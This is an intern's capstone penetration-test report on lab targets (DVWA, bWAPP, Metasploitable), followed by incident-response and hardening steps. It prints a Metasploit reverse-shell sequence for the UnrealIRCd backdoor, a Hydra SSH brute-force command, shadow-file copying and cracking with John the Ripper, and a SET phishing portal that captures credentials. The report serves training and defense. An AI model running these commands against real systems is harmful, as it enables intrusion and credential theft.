ApexPlanet

Software Pvt.Ltd

Hanuman Nagar, Gaya - 823001

Capstone Project Report
Web Application Pentest Report (on DVWA/bWAPP)

Cybersecurity Internship Program

AICTE

April 01, 2026 - May 30, 2026

Made by: *Fatimah Adnan, Cybersecurity Intern* ***+91 720 90 200 95***

Internship ID: *APSPL2631283*

DATE OF SUBMISSION: ***May 29th, 2026***

INDEX

ACKNOWLEDGEMENT

I would like to express our sincere gratitude to the mentors for their unwavering guidance and support throughout the development of this project. Their expertise in ***Cybersecurity*** and thoughtful instructions were instrumental in refining my ideas and enhancing the overall direction of the work.

I am also grateful to the organisers of the internship for providing a structured, hands-on learning experience that served as the foundation for this project. The exposure to real-world applications and industry practices enabled us to translate theoretical concepts into a practical, user-focused solution.

Additionally, I would like to thank the faculty and coordinators of the ***ApexPlanet*** for facilitating the ***Internship on Cybersecurity.*** Their efforts in curating a meaningful and impactful learning environment significantly contributed to our technical and collaborative growth.

I deeply appreciate the opportunity, mentorship, and encouragement that made this project a successful extension of our internship experience.

DECLARATION CERTIFICATE

I hereby declare that the project report entitled ***Web Application Pentest Report (on DVWA/bWAPP)*** is the outcome of my original work, carried out as part of Internship under ApexPlanet.

This project was completed under the guidance and mentorship provided during the internship and reflects the knowledge and practical experience gained during that period. I affirm that this report has not been submitted previously, either in part or in full, for the award of any degree, diploma, or other academic recognition.

1. Executive Summary

1.1 Scope of Work & Business Context

ApexPlanet commissioned a comprehensive security assessment to evaluate the technical defensive resilience of core internal web applications (Damn Vulnerable Web Application and bWAPP) hosting enterprise testing modules. Operating under a hybrid threat-modeling framework, this assessment simulates the capabilities of external threat actors to identify configuration blind spots, evaluate the team's incident log-detection capabilities, and implement structural remediation strategies.

1.2 Summary of Findings & Core Metrics

The security engagement successfully mapped the attack surface and established administrative host-takeover capabilities across multiple phases.

- **Total Vulnerabilities Identified:** 4
- **Critical-Risk Vulnerabilities:** 1
- **High-Risk Vulnerabilities:** 2
- **Medium-Risk Vulnerabilities:** 1

1.3 Strategic Security Recommendations

To mitigate immediate corporate infrastructure liabilities, the following high-level directives must be executed:

1. **Enforce Perimeter Network Isolation:** Transition from an open service state to a zero-trust host configuration using local Netfilter/UFW access matrices.
2. **Implement Input Sanitization & Parameterization:** Remediate web application injection flaws by mandating parameterized SQL database queries and strict outbound contextual HTML encoding.
3. **Deploy Centralized Identity & Access Management (IAM):** Eliminate plain-text password exposures and brute-force vulnerabilities by implementing multi-factor authentication (MFA) and transition SSH configurations to public-key-only architectures.

2. Methadology

2.1 Framework Alignment

This technical assessment strictly adheres to standardized industry framework guidelines to ensure regulatory and operational compliance:

- **OWASP Top 10 Application Security Framework:** Governs the testing patterns, fuzzing ranges, and structural validation of web application weaknesses (Injection, Cross-Site Scripting, and Authentication bypass).

- **NIST SP 800-115 (Technical Guide to Information Security Testing):** Outlines the structured execution sequencing, technical target scoping boundaries, and data preservation protocols observed throughout this engagement.

2.2 Technical Assessment Boundaries

The entire assessment was conducted within a strictly isolated, software-defined lab segment to eliminate risk to production environments.

- **Attacker Infrastructure Node:** Kali Linux Platform (IP Address: `192.168.56.101`)
- **Target Vulnerable Machine Node:** Enterprise Metasploitable Lab (IP Address: `192.168.56.102`)
- **Environment Deployments Hosted:** Damn Vulnerable Web Application (DVWA), bWAPP, UnrealIRCd Daemon

3. Granular Technical Findings & Exploitation Logs

3.1 VULN-001: Remote Code Execution via UnrealIRCd Backdoor (Critical Risk)

- **Vulnerability Description:** The target environment was found running a legacy version of the UnrealIRCd service on port 6667. This software contains a malicious code-injection backdoor flaw that lets an unauthenticated attacker pass shell commands directly through network sockets.

Exploitation Proof-of-Concept Code:

Bash

```
use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.56.102

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.56.101

exploit
```

- **Technical Impact:** Absolute system takeover. As validated in the laboratory run, running the `whoami` and `id` commands returned an active `root` administrative context (`uid=0`). This allows threat actors full read/write access, the ability to plant persistence, and lateral movement potential into neighboring corporate network segments.
- **Remediation Action:** Stop, remove, and replace the backdoor-affected application layer

with a vendor-patched stable version. Apply immediate access control rules to block port 6667.

3.2 VULN-002: Weak Password Configuration & Hash Extraction (High Risk)

- **Vulnerability Description:** The host system handles administrative credentials using outdated cryptographic schemas, leaving it vulnerable to automated credential stuffing and offline dictionary attacks.

Exploitation Proof-of-Concept Code:

Bash

```
# Online Brute-Force Spray against SSH service
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102 -t 4


# Offline Hash Unshadowing Process
cat /etc/passwd > /tmp/target_passwd
cat /etc/shadow > /tmp/target_shadow
unshadow /tmp/target_passwd /tmp/target_shadow > /tmp/target_hashes
john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/target_hashes
```

- **Technical Impact:** Exposes administrative identities to compromise. Attackers can quickly crack captured system account hashes in plain text, completely invalidating user access controls and establishing durable secondary remote access.
- **Remediation Action:** Restrict password-only SSH authentication by modifying `/etc/ssh/sshd_config` to `PasswordAuthentication no`. Enforce strict user password complexity criteria.

3.3 VULN-003: Lack of Input Sanitization - OWASP Top 10 (High Risk)

- **Vulnerability Description:** Core web portals deployed on the target environment fail to validate input parameters passed to database queries and text rendering fields. This leads to severe SQL Injection and Stored/Reflected Cross-Site Scripting (XSS) exposures.
- **Exploitation Proof-of-Concept Logs:** Fuzzing administrative inputs inside DVWA components successfully bypasses local SQL syntax models, pulling user account variables and triggering script injection alert confirmations.
- **Technical Impact:** Threat actors can execute arbitrary queries against back-end relational database management systems to pull sensitive client info, manipulate financial or system records, or drop malicious payloads onto end-user browsers.
- **Remediation Action:** Implement parameterized database abstraction layers and bind

variables securely. Enforce context-aware input and output encoding libraries on all web presentation fields.

3.4 VULN-004: Plain-Text Credential Harvesting via Proxy Portal (Medium Risk)

- **Vulnerability Description:** Lack of explicit domain validation lets attackers manipulate routing interfaces and host clone sites that intercept enterprise users.
- **Exploitation Proof-of-Concept Code:** Utilizing the Social-Engineer Toolkit (`SET`), an interactive portal clone was spun up on the attacker machine (`192.168.56.101`), matching the style of corporate log-in gateways.

Captured Exfiltrated Buffer Array:

PARAM: username=test_employee@apexplanet.com

PARAM: password=UnsecurePassword123!

- **Technical Impact:** Captures corporate user credentials in clear text, fueling credential reuse campaigns across internal enterprise tools without alerting typical boundary defenses.
- **Remediation Action:** Deploy strict Domain-based Message Authentication policies and run continuous security awareness phishing training for enterprise personnel.

4. Defensive Incident Response Simulation

4.1 Post-Incident Timeline Matrix

Timestamp (EST)	Simulation Phase	Logging Observation Metrics
14:02:11	Detection	Network intrusion alerts log incoming aggressive service sweeps originating from node 192.168.56.101.

14:15:30	Containment	Security flags abnormal traffic bursts on port 6667. A rogue interactive shell session is caught running.
14:22:45	Eradication	Emergency defense steps are initiated: host isolation rules are activated, and legacy services are shut down.
14:42:00	Post-Incident Audit	System integrity scans verify zero persistent artifacts. The attack footprint is clear.

4.2 Forensic Log Analysis

Defenders confirmed the compromise by reviewing kernel and process tracking entries. The system-level tracer logged unauthorized privilege updates triggered by the unauthenticated terminal breakout:

```
execve("/usr/bin/whoami", ["whoami"], 0x7ffe6bfa...) = 0

openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3

mmap(NULL, 83921, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f3941b2c000

write(1, "root\n", 5) = 5

exit_group(0) = ?
```

The trace pattern explicitly shows an external network stream launching interactive terminal sequences and querying internal environmental variables to verify administrative access.

5. Defensive Perimeter Hardening

To permanently isolate the system attack surface and protect asset data, the following structural host hardening configurations were deployed.

5.1 Netfilter Access Control Architecture (Host Firewall)

The system was moved to a strict zero-trust perimeter configuration, dropping all incoming connections by default while keeping explicitly audited network paths open:

Bash
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 22/tcp
sudo ufw allow 80/tcp
sudo ufw enable

Checking the active firewall status confirms that unneeded network entry vectors are dropped at the packet layer:

Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)

To	Action	From
22/tcp	ALLOW IN	Anywhere
80/tcp	ALLOW IN	Anywhere

5.1.2 Background Service Minimization

Unnecessary, high-risk operational modules running in the background were completely cleaned up and masked to ensure they cannot be re-activated or used to maintain persistence:

Bash
Check running service status
systemctl list-unit-files --state=enabled | grep Modem

# Completely isolate, stop, and mask the target process vector
sudo systemctl stop ModemManager
sudo systemctl disable ModemManager
sudo systemctl mask ModemManager

This structural architecture ensures that arbitrary incoming traffic streams are filtered out, and

obsolete background processes are stripped from the target kernel startup timeline entirely.

6. Results & Discussion

6.1 Analysis of Offensive Exploitation Results

The offensive phases of the simulation proved that configuration defects and unpatched software stacks present an immediate, high-severity compromise risk to the internal infrastructure layout.

6.1.1 Service Exploitation and Administrative Takeover

Targeting the unpatched UnrealIRCd instance running on port 6667 yielded a direct, unauthenticated entry vector. By leveraging a known remote code execution backdoor flaw, the attack node successfully established a reverse terminal connection. Post-exploitation checks (`whoami` and `id`) returned an active root user context (`uid=0`), validating that an attacker can bypass all operating system permission boundaries entirely. This indicates that a single exposed legacy service can compromise the confidentiality, integrity, and availability of the entire host machine.

6.1.2 Identity Vulnerabilities and Password Auditing

The online and offline password cracking simulations exposed critical gaps in identity and access management:

- **Online Brute-Forcing:** Automated dictionary sprays using Hydra against the OpenSSH service on port 22 verified that standard, weak credentials can be identified rapidly under low-thread configurations without triggering automated lockouts.
- **Offline Hash Decryption:** Gaining access to the local `/etc/passwd` and `/etc/shadow` structures allowed offline unshadowing and cryptographic decryption via John the Ripper. The rockyou.txt wordlist successfully decrypted account credentials in plain text. This proves that weak local hashing algorithms or short password lengths fail to protect system account databases once file integrity is breached.

6.1.3 Web Application Deficiencies (OWASP Top 10)

Fuzzing parameters inside the DVWA and bWAPP web targets validated that the application layer lacks proper input validation mechanisms. Both SQL Injection (SQLi) and Cross-Site Scripting (XSS) anomalies were triggered. SQL parameters passed to input blocks manipulated backend relational database query logic, pulling user databases without authentication. Concurrently, missing script filtration allowed arbitrary JavaScript string payloads to run inside end-user web sessions, confirming high exposure to data exfiltration and session hijacking.

6.1.4 Social Engineering Assessment

The phishing credential harvest setup using the Social-Engineer Toolkit (SET) proved that human-centric vectors remain a highly effective bypass mechanism. By running a proxy handler and cloning the enterprise login portal, user authentication parameters were successfully captured in clear, plain text. Because this vector copies a trusted site layout and uses standard HTTP transmission protocols, it routinely evades typical automated boundary intrusion prevention devices, highlighting the danger of relying on automated edge defenses alone.

6.2 Defensive Detection and Analysis (Incident Response)

The defensive simulation successfully focused on tracking, capturing, and isolating the threat using low-level system logs and forensic telemetry.

6.2.1 Behavioral Footprints in System Logs

Analyzing trace elements inside the operating system proved that even when an exploit code runs without generating standard network alerts, it leaves clear behavioral signatures behind inside the kernel layer. System tracers mapped the exact moment the unauthorized terminal process was created:

Plaintext

execve("/usr/bin/whoami", ["whoami"], 0x7ffe6bfa...) = 0

openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3

mmap(NULL, 83921, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f3941b2c000

write(1, "root\n", 5) = 5

exit_group(0) = ?

This dynamic runtime audit trail registers the exact low-level kernel system call sequences (`execve`, `openat`, and `write`) executed by the attacker. Tracking these sequences provides security analysts with the precise timestamps, memory mappings, and operational footprints required to reconstruct the timeline of an attack.

6.3 Infrastructure Hardening and Posture Verification

Following threat identification and containment tracking, remediation actions were implemented to transition the host platform to a verified, hardened defensive state.

6.3.1 Perimeter Access Isolation via UFW

The open network configuration was replaced with a zero-trust architecture using the Uncomplicated Firewall (UFW). The default incoming policy was flipped to deny, dropping all arbitrary inbound packets at the netfilter interface. Explicit allow rule exceptions were restricted strictly to verified operational pathways: port 22 (SSH) and port 80 (HTTP).

Running `sudo ufw status verbose` verified that arbitrary ports—including the backdoor-susceptible port 6667—were completely blocked and locked out from the external network interface.

6.3.2 Service Surface Area Reduction

To prevent attackers from maintaining persistence or exploiting auxiliary local vulnerabilities, background modules were audited. The obsolete, enabled ModemManager service was targeted. Running the service isolation sequences successfully neutralized the vector:

Bash

sudo systemctl stop ModemManager

sudo systemctl disable ModemManager

sudo systemctl mask ModemManager

Masking the service permanently links its unit configuration file to `/dev/null`, ensuring it cannot be manually re-activated, automatically triggered by system updates, or used as a secondary persistence route by an adversary.

6.4 Comprehensive Security Summary


The results of this dual offensive-defensive capstone project show that relying solely on perimeter defenses is insufficient. While the offensive phases proved that unpatched daemons and input flaws permit swift administrative compromise, the defensive phase showed that robust internal logging (`strace` auditing) paired with structural hardening (UFW segmentation and service masking) can effectively detect, isolate, and remediate threat lifecycles before severe organizational data exposure occurs.

7. Technologies Used

- **Attacker Infrastructure Platform:** Kali Linux Operating System
- **Target Vulnerable Environment:** Metasploitable 2 Linux Host Node
- **Vulnerable Web Application Platforms:** Damn Vulnerable Web Application (DVWA) and bWAPP
- **Network Discovery & Reconnaissance Engine:** Nmap (integrated via `db_nmap`)

- **Exploitation Framework & Payload Delivery:** Metasploit Framework (`msfconsole`)
- **Online Password Brute-Forcing Utility:** Hydra
- **Offline Cryptographic Hash Decrypter:** John the Ripper (utilizing `unshadow`)
- **Social Engineering & Phishing Toolset:** Social-Engineer Toolkit (SET)
- **Static Binary Analysis Tool:** Linux `strings` utility
- **Dynamic Low-Level Kernel Telemetry Tracker:** Linux `strace` utility
- **Host Perimeter Network Firewall:** Uncomplicated Firewall (UFW)
- **System Management & Hardening Interface:** Systemd Core Service Manager (`systemctl`)
- **Backend Database Tracking Engine:** PostgreSQL Database Server (`msfdb`)

8. ER Diagram





9. Screenshots


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV localhost
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-27 13:08 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000014s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.66 ((Debian))
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nma
p.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.99%I=7%D=5/27%Time=6A17250A%P=x86_64-pc-linux-gnu%r(NU
SF:LL,64,"`\0\0\0\n11\.8\.6-MariaDB-6\x20from\x20Debian\0\x1f\0\0\0\^0roWG
SF:>A\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\0\0\0=\0\0\0kw7F=\?e\]#4}9\0mysql
SF:_native_password\0")%r(GenericLines,9C,"`\0\0\0\n11\.8\.6-MariaDB-6\x20
SF:from\x20Debian\0\x1f\0\0\0\^0roWG>A\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\
SF:0\0\0=\0\0\0kw7F=\?e\]#4}9\0mysql_native_password\x004\0\0\x01\xffj\x04
SF:#HY000Proxy\x20header\x20is\x20not\x20accepted\x20from\x20127\.0\.0\.1"
SF:)%r(LDAPBindReq,64,"`\0\0\0\n11\.8\.6-MariaDB-6\x20from\x20Debian\x000\
SF:0\0\0,d5y6K\('\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\0\0\0=\0\0\0\(4j=2~G\
SF:(0YQj\0mysql_native_password\0")%r(afp,64,"`\0\0\0\n11\.8\.6-MariaDB-6\
SF:x20from\x20Debian\0:\0\0\0V/%h`\(C\[\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0
SF:\0\0\0=\0\0\0~\+VPo\]d\]\(M-5\0mysql_native_password\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds

┌──(kali㉿kali)-[~]
```




kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
13:29
Attack Save
2. Intruder attack of http://localhost
2. Intruder attack of http://localhost
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
0 302 16 538
1 123456 302 9 537
2 password 302 12 538
3 qwerty 302 6 537
4 admin 302 13 538
Payloads
Resource pool
Settings
Finished



10. Conclusion

10.1 Final Project Summary

This capstone project successfully completed a full-lifecycle security simulation, demonstrating the critical link between offensive exploitation and defensive engineering. The offensive phases exposed key system liabilities: a critical remote code execution flaw in legacy software, weak local credential configurations, missing web application validation mechanisms, and high user vulnerability to targeted site duplication.

However, the defensive simulation proved that these operational risks can be controlled. By using forensic logging tools to trace kernel system calls, the incident response workflow successfully mapped out the attacker's footprint. The subsequent implementation of a zero-trust host firewall policy and the complete removal of non-essential background service vectors

effectively restored the infrastructure to a verified, secure baseline posture.

10.2 Strategic Security Action Items

To permanently secure the infrastructure against the vulnerabilities identified throughout this assessment, the following technical controls must be prioritized for deployment:

- **Automated Patch Management:** Establish a strict, automated testing and deployment cycle for all exposed network services. Legacy application daemons must be upgraded immediately to vendor-supported, hardened versions to eliminate known remote exploit pathways.
